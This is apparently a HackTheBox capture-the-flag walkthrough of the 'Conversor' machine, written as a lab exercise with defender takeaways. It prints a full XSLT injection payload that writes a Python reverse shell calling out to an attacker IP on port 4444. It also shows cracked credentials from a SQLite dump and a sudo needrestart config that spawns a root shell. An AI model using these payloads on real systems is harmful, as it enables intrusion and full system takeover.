HackTheBox Conversor Walkthrough
HTB Writeup: Conversor
Difficulty: Easy · OS: Linux · Tags: XSLT Injection · RCE · SQLite · MD5 Cracking · sudo Misconfiguration

Overview
Conversor is a Linux machine centred around a file-conversion web application that accepts user-supplied XML and XSLT files. The attack chain runs from XSLT Server-Side Injection → Remote Code Execution → Credential Extraction from SQLite → SSH login → sudo privilege escalation via needrestart.
Table of Contents
- Reconnaissance
- Enumeration
- Foothold — XSLT Injection to RCE
- Lateral Movement — Cracking Credentials
- Privilege Escalation — needrestart sudo Abuse
- Key Takeaways
1. Reconnaissance
Port Scan
1
nmap -sCV --min-rate 5000 -v -T4 -p- conversor.htb
Results:
| Port | State | Service | Version |
|---|---|---|---|
| 22/tcp | open | SSH | OpenSSH 8.9p1 Ubuntu |
| 80/tcp | open | HTTP | Apache 2.4.52 |
Only two ports open — SSH (22) and HTTP (80). The web server immediately redirects to /login.
web recon
No subdomain found. The Technology of website by using wappalzer
Web servers: Apache HTTP Server 2.4.52 Operating systems: Ubuntu CDN: jsDelivr UI frameworks: Bootstrap 5.3.0
Nothing special or any CVE Found
2. Enumeration
Directory Brute-Force
1
2
3
4
gobuster dir \
  -u http://conversor.htb \
  -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt \
  -t 50
Interesting findings:
| Path | Status | Notes |
|---|---|---|
/login | 200 | Login page |
/register | 200 | Self-registration enabled |
/about | 200 | Info page |
/convert | 405 | File conversion endpoint (POST only) |
/server-status | 403 | Forbidden |
Web Application Analysis
After registering and logging in, the application reveals a file conversion feature that accepts:
- An XML file (data input)
- An XSLT stylesheet (data input)
- (transformation template)
The server transforms the XML using the XSLT and renders the output in-browser. This is a classic setup for XSLT Server-Side Injection and XML injection.
Two additional URLs were discovered during manual browsing:
1
2
http://conversor.htb/static/source_code.tar.gz   ← Source code disclosure!
http://conversor.htb/static/nmap.xslt             ← Sample XSLT template
Pro Tip: Always look for exposed archives and example files. Source code disclosure can reveal internal paths, credentials, and logic flaws without touching the application itself.
XSLT Functionality — Proof of Concept

To confirm the feature worked as expected, a sample XML matching the nmap.xslt schema was submitted:
<?xml version="1.0"?>
<nmaprun args="nmap -sV -oX output.xml 10.0.0.5">
  <host>
    <status state="up"/>
    <address addr="10.0.0.5" addrtype="ipv4"/>
    <hostnames>
      <hostname name="target.local"/>
    </hostnames>
    <ports>
      <port protocol="tcp" portid="22">
        <state state="open"/>
        <service name="ssh"/>
      </port>
      <port protocol="tcp" portid="80">
        <state state="open"/>
        <service name="http"/>
      </port>
    </ports>
  </host>
</nmaprun>
and downlaod file nmap.xslt with nmap.xml
The template rendered correctly — confirming the server-side XSLT processor was active and functional.
3. Foothold — XSLT Injection to RCE
Vulnerability: XSLT Server-Side Injection via exsl:document
XSLT 1.0 with the EXSLT extension (http://exslt.org/common) supports a <exsl:document> element that can write arbitrary files to the filesystem. If the XSLT processor runs as www-data and there is a directory writable by that user that is also executed by a scheduled job or process, arbitrary code execution follows.
Step 1 — Write a Reverse Shell via XSLT and xml
The following XSLT writes a Python reverse shell to a path discovered through source code review:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">
  <xsl:output method="html" encoding="UTF-8"/>
  <xsl:template match="/">
    <exsl:document href="/var/www/conversor.htb/scripts/xpl.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.165",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty; pty.spawn("sh")
    </exsl:document>
    <html><body><h2>Exploit succeeded</h2><p>Check listener</p></body></html>
  </xsl:template>
</xsl:stylesheet>
or
  <?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0"
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:exsl="http://exslt.org/common"
  extension-element-prefixes="exsl">
  <xsl:output method="html" encoding="UTF-8"/>

  <xsl:template match="/">
    <!-- Drop a Python reverse shell into the cron-monitored scripts/ folder -->
    <exsl:document href="/var/www/conversor.htb/scripts/xpl.py" method="text">
import socket,subprocess,os
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.16.165",4444))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
import pty; pty.spawn("sh")
    </exsl:document>

    <!-- Visible output to confirm transform ran -->
    <html><body><h2>Exploit succeeds</h2><p>Check listener</p></body></html>
  </xsl:template>
</xsl:stylesheet>
Why
/var/www/conversor.htb/scripts/? The source code (obtained from the archive above) revealed a cron job or internal mechanism that executes Python scripts from this directory. Any.pyfile written there gets executed automatically within about 60 seconds.
Step 2 — Start a Listener
1
rlwrap nc -lvnp 4444
Step 3 — Upload the Malicious XSLT
Submit any valid XML with the malicious XSLT through the convert endpoint. Wait approximately 60 seconds for the cron-triggered execution.
Result
1
2
3
4
5
6
listening on [any] 4444 ...
connect to [10.10.16.165] from (UNKNOWN) [10.129.238.31] 57506

$ whoami
www-data
shell obtained as www-data.
4. Lateral Movement — Cracking Credentials
SQLite Database
With a shell as www-data, the application’s SQLite database is accessible:
1
www-data@conversor:~/conversor.htb/instance$ sqlite3 users.db
1
2
3
4
5
6
.tables
-- files  users

SELECT * FROM users;
-- 1|fismathack|5b5c3ac3a1c897c94caad48e6c71fdec
-- 5|test|ac1db8959b49e29b3c780d667c7566cc

Two users with MD5 hashes. MD5 is an insecure hashing algorithm and these can be cracked instantly.
Cracking the Hash
1
5b5c3ac3a1c897c94caad48e6c71fdec → Keepmesafeandwarm
** Credential found:**
fismathack : Keepmesafeandwarm
SSH Login
1
2
ssh fismathack@conversor.htb
# Password: Keepmesafeandwarm
1
2
3
4
fismathack@conversor:~$ ls
user.txt
fismathack@conversor:~$ wc -c user.txt
33 user.txt
User flag captured.
5. Privilege Escalation — needrestart sudo Abuse
Enumeration
1
sudo -l
Output reveals:
1
(ALL) NOPASSWD: /usr/sbin/needrestart
The user can run needrestart as root without a password.
What is needrestart?
needrestart is a utility that checks which services need restarting after library upgrades. It supports a -c <cfg> flag to load a custom configuration file.
Exploitation
Inspecting needrestart’s Perl-based config format, it supports an exec directive that runs an arbitrary command. This is the vector:
1
2
3
4
5
6
# Write a malicious config that spawns a privileged shell
echo 'exec "/bin/bash", "-p";' > /tmp/root.conf

# Run needrestart with our config as root
sudo /usr/sbin/needrestart -c /tmp/root.conf
1
2
3
4
5
root@conversor:/tmp# id
uid=0(root) gid=0(root) groups=0(root)

root@conversor:/tmp# wc -lc /root/root.txt
 1 33 /root/root.txt
Root flag captured.
6. Key Takeaways
Vulnerabilities Exploited
| Step | Vulnerability | Impact |
|---|---|---|
| Initial Access | XSLT EXSLT exsl:document file write | Remote Code Execution |
| Credential Access | MD5 password hashing + plaintext-equivalent SQLite storage | Credential Disclosure |
| Privilege Escalation | Unrestricted sudo on needrestart with custom config | Full Root Compromise |
Lessons for Defenders
1. Disable dangerous XSLT extensions server-side. If using libxslt or similar, disable EXSLT extensions or apply a strict whitelist of permitted XSLT functions. Avoid allowing user-uploaded stylesheets to execute against a privileged XSLT processor.
2. Use strong, salted password hashing. MD5 is not a password hashing algorithm. Use bcrypt, argon2id, or scrypt with a per-user salt. An attacker who reads your database should not be able to recover plaintext passwords.
3. Audit sudo rules carefully. Granting NOPASSWD sudo to any utility that accepts user-controlled input files (configs, scripts) is high risk. In this case, needrestart -c allows arbitrary Perl code execution as root. Apply the principle of least privilege and restrict sudo to only the exact operations required.
4. Do not expose source code archives. The /static/source_code.tar.gz endpoint revealed internal paths, the scripts directory, and application structure — dramatically lowering the bar for exploitation.
Attack Path Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
[Unauthenticated]
      │
      ▼
Register account → Login
      │
      ▼
Upload malicious XSLT (exsl:document write)
      │
      ▼
Cron executes written Python script
      │
      ▼
Shell as www-data
      │
      ▼
Read SQLite DB → Extract MD5 hash → Crack hash
      │
      ▼
SSH as fismathack (user.txt ✓)
      │
      ▼
sudo needrestart -c /tmp/root.conf
      │
      ▼
Root shell (root.txt ✓)
Writeup by h4ck3rfirst · HackTheBox · Conversor